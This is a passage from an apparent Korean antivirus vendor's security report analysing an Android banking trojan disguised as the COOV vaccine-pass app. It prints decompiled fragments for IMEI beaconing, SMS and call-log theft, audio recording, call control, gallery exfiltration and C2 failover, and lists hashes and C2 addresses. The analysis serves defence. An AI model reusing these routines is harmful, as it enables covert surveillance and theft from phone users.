
따라서, 악성코드 감염을 방지하기 위해 신뢰할 수 없는 페이지에서 파일을 다운로드 하지 않아야 하며 백신의 최신화 및 정기적인 검사를 습관화하여야 한다.

현재 알약에서는 'Trojan.MSIL.Stealer.gen' 으로 진단하고 있다.

[Trojan.Android.Banker]

악성코드 분석 보고서

악성코드 동향




[그림 1] 스미싱 문자 비율 [ESRC 12월 스미싱 트렌드 보고서](#) 참고

시기와 상관없이 형태를 달리할 뿐 스미싱 공격은 꾸준히 발견되고 있다. 스미싱 통계 비율을 보면 알 수 있듯이 건강검진 관련 문자가 주를 이루어 무분별하게 유포 중이다. 건강검진 키워드의 악성 앱은 신체검사, 결과 통지서 등의 문자로 유포 중이며 국민건강보험공단 앱 또는 질병 관리청에서 개발한 쿠브 앱(Coov) 앱으로 위장하기도 한다.


쿠브 앱이란 블록체인 기반 코로나19 예방 접종 인증 앱으로 방역 패스를 위해 필수적으로 설치해야 하는 앱이다. 현재는 가게에 들어갈 때 인증하지 않지만 백신 접종 증명을 위해 한 번쯤은 설치해 보았기 때문에 사람들 눈에 익숙하다.

악성 앱 권한 및 실행 화면



[그림 2] 앱 실행 화면

앱을 설치하고 실행하면 [그림 2]와 같은 화면을 볼 수 있다. 이는 실제 앱을 사칭한 것으로 유사하게 화면을 만들어 두었다.



[그림 3] 앱 실행 화면

'신청하기' 버튼을 누르면 원본 앱과는 다르게 개인정보를 입력하는 창이 나타나고 모든 값을 입력해야 접수가 완료된다. 신청하여도 공격자의 서버로 데이터를 전송하지 않으며 작동하는 것처럼 보이기 위한 하나의 UI일 뿐이다. 또한, '개인정보 취급동의'라고 작성하여 오타를 낸 것도 확인할 수 있다.



[그림 4] 앱 권한

해당 앱은 기기 고유번호 전송 이외에 사용자를 속이기 위한 꾀데기에 불과하므로 저장용량을 요구하는 권한 말고는 별다른 권한이 없다. 따라서 실제 악의적인 행동을 하는 악성 앱을 필수적으로 설치하게 유도한다.

본 분석 보고서에서는 방역 패스 앱을 사칭한 악성 앱 "Trojan.Android.Banker"를 살펴보도록 하겠다.

코드 분석

1. 초기 세팅

```

@SuppressLint("SetJavaScriptEnabled")
private void F() {
    WebView webView0 = (WebView)this.findViewById(0x7F090194); // id:web_view
    WebSettings webSettings0 = webView0.getSettings();
    webSettings0.setJavaScriptEnabled(true);
    webSettings0.setDisplayZoomControls(false);
    webSettings0.setDefaultTextEncodingName("utf-8");
    webSettings0.setAllowFileAccess(true);
    webSettings0.setAllowContentAccess(true);
    if(MainActivityB.v) {
        webView0.loadUrl("file:/// + AppStart.d + this.getString(0x7F0F0035)); // string:interface.html "interface.html"
    }

    if(MainActivityB.v) {
        webView0.addJavascriptInterface(new a(this), "Android");
    }
}

public void G(int v) {
    int v1 = a8.a(this);
    z7.a(MainActivityB.t, "apk version:" + v1);
    if(v1 != 0) {
        this.L(v1);
    }

    if((this.I()) && (this.H())) {
        if(v1 == 0 && (MainActivityB.v)) {
            new b(this, 203).execute(new Object[]{this.getString(0x7F0F0021)}); // string:app_start "wp.dat"
            return;
        }

        if(v1 != 2 && v == 1 && (MainActivityB.v)) {
            new b(this, 204).execute(new Object[]{this.getString(0x7F0F001E)}); // string:app_main "mp.dat"
        }
    }
}
}

```

[그림 5] 웹 표시

먼저 assets 폴더에 존재하는 mp.dat, res.dat, wp.dat 3 가지 파일을 간단한 XOR 연산으로 복원한다. 해당 데이터는 웹 화면 구성에 필요한 파일들과 실질적인 악성 행위를 하는 앱 파일이며 화면 표시 및 추가 설치를 위해 필수적으로 복원한다. 이후 Html 소스를 웹뷰로 로드하여 [그림 2]와 같이 '신청하기' 화면을 보여준다.

```

private static void b() {
    try {
        sa.a sa$a0 = new sa.a();
        sa$a0.z = true;
        sa$a0.r = true;
        sa$a0.t = 5000L;
        sa$a0.u = 999999999L;
        Charset charset0 = StandardCharsets.UTF_8;
        x7.a = sa.a(
            + Base64.encodeToString("server_id=cov2&imei=" + b8.b
        )
    }
    catch(Exception exception0) {
        z7.b("ConnectionManager", "initNodeSocket:" + exception0.getMessage());
    }
}

```

[그림 6] 기기 정보 전송

기기가 감염되었다면 IMEI 정보를 서버로 전송하여 감염 사실을 전달한다.

```

private void L(int v) {
    try {
        Intent intent0 = new Intent(this.getString(0x7F0F0038)); // string:main_service "android.main.START
        if(v == 1) {
            intent0.setComponent(new ComponentName(this.getString(0x7F0F0020), "com.bnk2022090510.activity.M
        )

        if(v == 2) {
            intent0.putExtra("update
            intent0.putExtra("port",
            intent0.putExtra("name",
            intent0.putExtra("apkTyp
            intent0.putExtra("ip", "
            intent0.putExtra(this.ge
            intent0.putExtra(this.ge
            intent0.putExtra("imei",
            intent0.setComponent(new ComponentName(this.getString(0x7F0F0020), this.getString(0x7F0F0037)));
        }

        intent0.addCategory("android.intent.category.LAUNCHER");
        this.startActivity(intent0);
    }
}

```

[그림 7] 계정 정보

앱 이름, 서버 아이피, FTP 아이디와 패스워드 등의 정보를 다음 추가 설치되는 악성 앱에 전달하여 마무리한다.

2. 기능 설명


악성 앱의 주요 행위는 다음과 같다.

- 통화
 - 통화 착, 발신 제어
 - 통화 중 강제 종료
 - 통화 기록 생성 및 삭제

- 문자
 - 읽기
 - 보내기

- 연락처
 - 삭제
 - 추가

- 녹음 파일로 저장 및 실시간 도청
- 위치 정보 탈취
- 블루투스 및 인터넷 제어
- 갤러리 탈취
- 앱 설치 목록 확인
- 앱 삭제
- C2 서버 교체



[그림 8] 추가 앱 설치

[그림 3]에서 개인정보를 입력하다 보면 추가 앱 설치를 유도하고 있다. 해당 앱은 보안 프로그램으로 위장하여 사용자를 속인다.

```
private void c(Intent intent0) {
    try {
        long v = intent0.getLongExtra("update", 0L);
        if(v > e7.c("KEY_UPDATE_TIME")) {
            a7.a("MainActivityA", "update server info");
            e7.g("KEY_UPDATE_TIME", v);
            e7.i("KEY_IMEI", intent0.getStringExtra("imei"));
            e7.i("KEY_SERVER_NAME", intent0.getStringExtra("name"));
            e7.f("KEY_SERVER_PORT", intent0.getIntExtra("port", 0));
            e7.i("KEY_SERVER_IP1", intent0.getStringExtra("ip"));
            e7.i("KEY_FTP_ID", intent0.getStringExtra("ftpId"));
            e7.i("KEY_FTP_PWD", intent0.getStringExtra("ftpPwd"));
            e7.i("KEY_APK_TYPE", intent0.getStringExtra("apkType"));
            x6.l();
            return;
        }
    }
}
```

[그림 9] 정보 저장

추가 설치된 앱은 [그림 7]에서 데이터(아이피, 계정 정보)를 넘겨받았기 때문에 SharedPreferences 기능을 활용하여 정보를 저장한다. 설정이 완료되면 본격적인 악성 행위를 시도한다.

```

public static void a(Context context0, String s, String s1) {
    try {
        Uri uri0 = Uri.parse("content://sms/");
        Cursor cursor0 = context0.getContentResolver().query(uri0, new String[]{"_id", "thread_id", "address", "person"},
            if(cursor0 != null && (cursor0.moveToFirst())) {
                do {
                    long v = cursor0.getLong(0);
                    cursor0.getLong(1);
                    String s2 = cursor0.getString(2);
                    if((s1.equals(cursor0.getString(5))) && (s2.equals(s))) {
                        Uri uri1 = Uri.parse("content://sms/" + v);
                        a7.a("deleteSMS", "uri: " + uri1 + ", cnt: " + context0.getContentResolver().delete(uri1, null, null)
                    }
                } while(cursor0.moveToNext());

                cursor0.close();
                return;
            }
        } catch(Exception exception0) {
            a7.a("deleteSMS", "error: " + exception0.getMessage());
            return;
        }
    }

    public static JSONObject b() {
        try {
            JSONObject jsonObject0 = new JSONObject();
            JSONArray jsonArray0 = new JSONArray();
            Cursor cursor0 = AppStart.q.getContentResolver().query(Telephony.Sms.CONTENT_URI, new String[]{"_id", "address",
                while(cursor0.moveToNext()) {
                    JSONObject jsonObject1 = new JSONObject();
                    String s = z6.a(new Date(cursor0.getLong(cursor0.getColumnIndex("date"))), "yyyy-MM-dd HH:mm:ss");
                    jsonObject1.put("number", cursor0.getString(cursor0.getColumnIndex("address")));
                    jsonObject1.put("body", cursor0.getString(cursor0.getColumnIndexOrThrow("body")));
                    jsonObject1.put("date_at", s);
                    jsonObject1.put("type", cursor0.getInt(cursor0.getColumnIndex("type")));
                    jsonArray0.put(jsonObject1);
                }

                cursor0.close();
                jsonObject0.put("smsList", jsonArray0);
                return jsonObject0;
            }
        }
    }
}

```

[그림 10] 문자 삭제

특정 문자를 삭제하거나 보내거나 기록을 탈취할 수 있다.

```

public static JSONObject g() {
    try {
        JSONObject jsonObject0 = new JSONObject();
        JSONArray jsonArray0 = new JSONArray();
        Cursor cursor0 = AppStart.q.getContentResolver().query(CallLog.Calls.CONTENT_URI, null, null, null, null);
        while(cursor0.moveToNext()) {
            String s = z6.a(new Date(cursor0.getLong(cursor0.getColumnIndex("date"))), "yyyy-MM-dd HH:mm:ss");
            JSONObject jsonObject1 = new JSONObject();
            jsonObject1.put("id", cursor0.getString(cursor0.getColumnIndex("_id")));
            jsonObject1.put("number", cursor0.getString(cursor0.getColumnIndex("number")));
            jsonObject1.put("name", cursor0.getString(cursor0.getColumnIndex("name")));
            jsonObject1.put("duration", cursor0.getString(cursor0.getColumnIndex("duration")));
            jsonObject1.put("type", Integer.parseInt(cursor0.getString(cursor0.getColumnIndex("type"))));
            jsonObject1.put("date_at", s);
            jsonArray0.put(jsonObject1);
        }

        jsonObject0.put("callsList", jsonArray0);
        cursor0.close();
        return jsonObject0;
    }
}

```

[그림 11] 통화 기록 탈취

기존의 통화 기록을 모아 탈취하거나 기록을 생성 또는 삭제도 가능하다.

```

a7.a(w6.a, "startRecord:" + v);
w6.e = v;
File file0 = AppStart.q.getCacheDir();
try {
    w6.c = File.createTempFile("ars", ".mp3", file0);
    MediaRecorder mediaRecorder0 = new MediaRecorder();
    w6.b = mediaRecorder0;
    mediaRecorder0.setAudioSource(1);
    w6.b.setOutputFormat(2);
    w6.b.setAudioEncoder(3);
    w6.b.setOutputFile(w6.c.getAbsolutePath());
    w6.d = true;
    w6.b.prepare();
    w6.b.start();
    w6.f = new TimerTask() {
        @Override
        public void run() {
            w6.d(w6.c);
        }
    };
    new Timer().schedule(w6.f, ((long)v) * 1000L);
}

```

[그림 12] 녹음

스마트폰의 녹음 기능을 활용하여 주변 소리를 녹음할 수 있고 오디오 상태를 변경하여 스피커 모드로 변경하거나 음소거를 할 수 있다.

```

label_25:
a7.a("CallManager", "endCall:" + ((boolean)v));
return (boolean)v;
}

public static void c(Context context0, String s) {
    a7.a("CallManager", "CallOut:" + s);
    try {
        Intent intent0 = new Intent("android.intent.action.CALL");
        intent0.addFlags(0x10000000);
        intent0.setData(Uri.parse("tel:" + s));
        context0.startActivity(intent0);
    }
}

```

[그림 13] 통화 제어 로그

통화 관련해서도 다양한 기능을 수행할 수 있는데 전화를 걸거나, 수신 전화를 거부하거나 통화 중에 종료시킬 수도 있다.

```

private static void h(String s) {
    AppStart.n = s;
    Intent intent0 = new Intent("android.intent.action.DELETE");
    intent0.setData(Uri.parse("package:" + s));
    intent0.setFlags(0x10000000);
    AppStart.q.startActivity(intent0);
    oe oe0 = x6.b;
    if(oe0 != null) {
        oe0.a("deleteApk", new Object[]{"feedback"});
    }
}

private static void i(String s) {
    Object[] arr_object = {((int)c.c(x6.a, s))};
    x6.b.a("delCallLog", arr_object);
}

```

[그림 14] 앱 삭제

공격자는 설치된 앱 목록을 확인하여 특정 앱을 삭제할 수 있다.

```

public static List b(Context context0) {
    ArrayList arrayList0 = new ArrayList();
    try {
        Cursor cursor0 = context0.getContentResolver().query(MediaStore.Images.Media.EXTERNAL_CONTENT_URI, new String[]{"_data", "_data_modified", "_size"}, null, null, null);
        int v = cursor0.getColumnIndexOrThrow("_data");
        int v1 = cursor0.getColumnIndexOrThrow("_data_modified");
        int v2 = cursor0.getColumnIndexOrThrow("_size");
        long v3 = new Date().getTime() / 1000L;
        while(cursor0.moveToNext()) {
            if(v3 - cursor0.getLong(v1) >= 25920000L || cursor0.getLong(v2) >= 0x1F400000L) {
                continue;
            }
            arrayList0.add(cursor0.getString(v));
        }
        cursor0.close();
    } catch (Exception exception0) {
        a7.b(s6.a, "getAllImage exception" + exception0.getMessage());
    }
    return arrayList0;
}

public static List c(Context context0) {
    ArrayList arrayList0 = new ArrayList();
    try {
        Cursor cursor0 = context0.getContentResolver().query(MediaStore.Video.Media.EXTERNAL_CONTENT_URI, new String[]{"_data", "_data_modified", "_size"}, null, null, null);
        int v = cursor0.getColumnIndexOrThrow("_data");
        int v1 = cursor0.getColumnIndexOrThrow("_data_modified");
        int v2 = cursor0.getColumnIndexOrThrow("_size");
        long v3 = new Date().getTime() / 1000L;
        while(cursor0.moveToNext()) {
            if(v3 - cursor0.getLong(v1) >= 25920000L || cursor0.getLong(v2) >= 0x1F400000L) {
                continue;
            }
            arrayList0.add(cursor0.getString(v));
        }
    }
}

```

[그림 15] 갤러리 탈취

갤러리에 저장된 이미지와 비디오 파일의 용량을 확인하여 조건에 부합하면 서버로 전송한다.


```

label_12:
  if(v == 0) {
    a7.b("GETTask", "Connection_Fail:" + y6.b(smartServiceA$a0.a));
    SmartServiceA.c(SmartServiceA.this);
    if(SmartServiceA.this.b > 7 && !false) {
      SmartServiceA.this.b = 0;
      String s = e7.d("KEY_SERVER_IP1");
      String s1 = e7.d("KEY_SERVER_IP2");
      a7.a("GETTask", "change Server Ip:" + s1);
      if(!s1.equals("")) {
        e7.i("KEY_SERVER_IP1", s1);
        e7.i("KEY_SERVER_IP2", s);
      }
    }
    return "";
  }
  }
  
```

[그림 16] C2 교체

C2 서버가 닫혔을 경우 명령을 내릴 수 없으므로 예비 2번 서버로 교체하는 기능도 포함되어 있다.

결론



[그림 17] 다른 앱

방역 패스 앱을 사칭한 공격자는 끊임없이 실제 사용되고 있는 앱들과 유사하게 악성 앱을 제작하고 있으며 다양한 금융권 앱으로 위장하고 똑같은 패턴으로 유포 중이다. 따라서 개인 메시지나 SNS를 통해 다운받는 앱은 주의가 필요하며 공식 앱스토어를 통해 설치하는 것을 권장한다.


다음은 악성 앱 공격의 예방 및 대응 방법이다.

악성 앱 예방

- 1) 출처가 불분명한 앱은 설치하지 않는다.
- 2) 구글 플레이 스토어 같은 공식 사이트에서만 앱을 설치한다. (앱 제작자 체크)
- 3) SMS나 메일 등으로 보내는 앱은 설치하지 않는다.

악성 앱 감염 시 대응

- 1) 악성 앱을 다운로드만 하였을 경우 파일 삭제 후 신뢰할 수 있는 백신 앱으로 검사 수행.
- 2) 악성 앱을 설치하였을 경우 신뢰할 수 있는 백신 앱으로 검사 및 악성 앱 삭제.
- 3) 백신 앱이 악성 앱을 탐지하지 못했을 경우
- 4) 백신 앱의 신고하기 기능을 사용하여 신고.
- 5) 수동으로 악성 앱 삭제



[그림 18] 탐지 화면

현재 알약 M에서는 해당 앱을 **Trojan.Android.Banker** 탐지 명으로 진단하고 있다.

IOC 정보

[HASH]

ddcba8e533c539687c8affa999be1a4d68ea77bcb553420f06a8434c06dfd48c
fc2abe960065b0ec26620a2c9b4ad61ae113c9f137971d9e67e8801f7872f836

[C2]

38.105.126[.]13

118.99.62[.]173


3

최신 보안 동향

국세청 세무조사 출석요구 안내문 사칭 공격... 北 배후 추정

비트코인 등 가상 자산 분야 투자자들 상대로 진행되는 사이버 공격이 포착되어 각별한 주의가 필요합니다.

이번 공격은 '[국세청] 세무조사 출석요구 안내 통지문' 제목의 이메일을 통해 시도되었으며, 국세청도 1월 12일 공지사항을 통해 해킹 공격에 대한 주의를 당부한 바 있습니다.



공격자는 발신자 주소를 '국세청<hometaxadmin@nts.go.kr>' 으로 조작하고, 이메일 본문 역시 실제 국세청에서 발송된 안내문처럼 위장하였습니다.

일반적으로 발신자의 주소를 통하여 해킹 메일 여부를 확인하는데, 공격자가 이메일 발송 서버를 구축하거나 별도의 설정을 통해 실제 주소처럼 보이게 조작이 가능할 뿐만 아니라 실제 주소를 도용하는 경우도 있으므로 발신지 주소만으로 100% 신뢰해서는 안됩니다.

공격자는 또한 이메일 내 '세무조사 신고서류 안내.pdf' 파일이 첨부되어 있는 것처럼 제작하여 사용자의 클릭을 유도하였습니다.

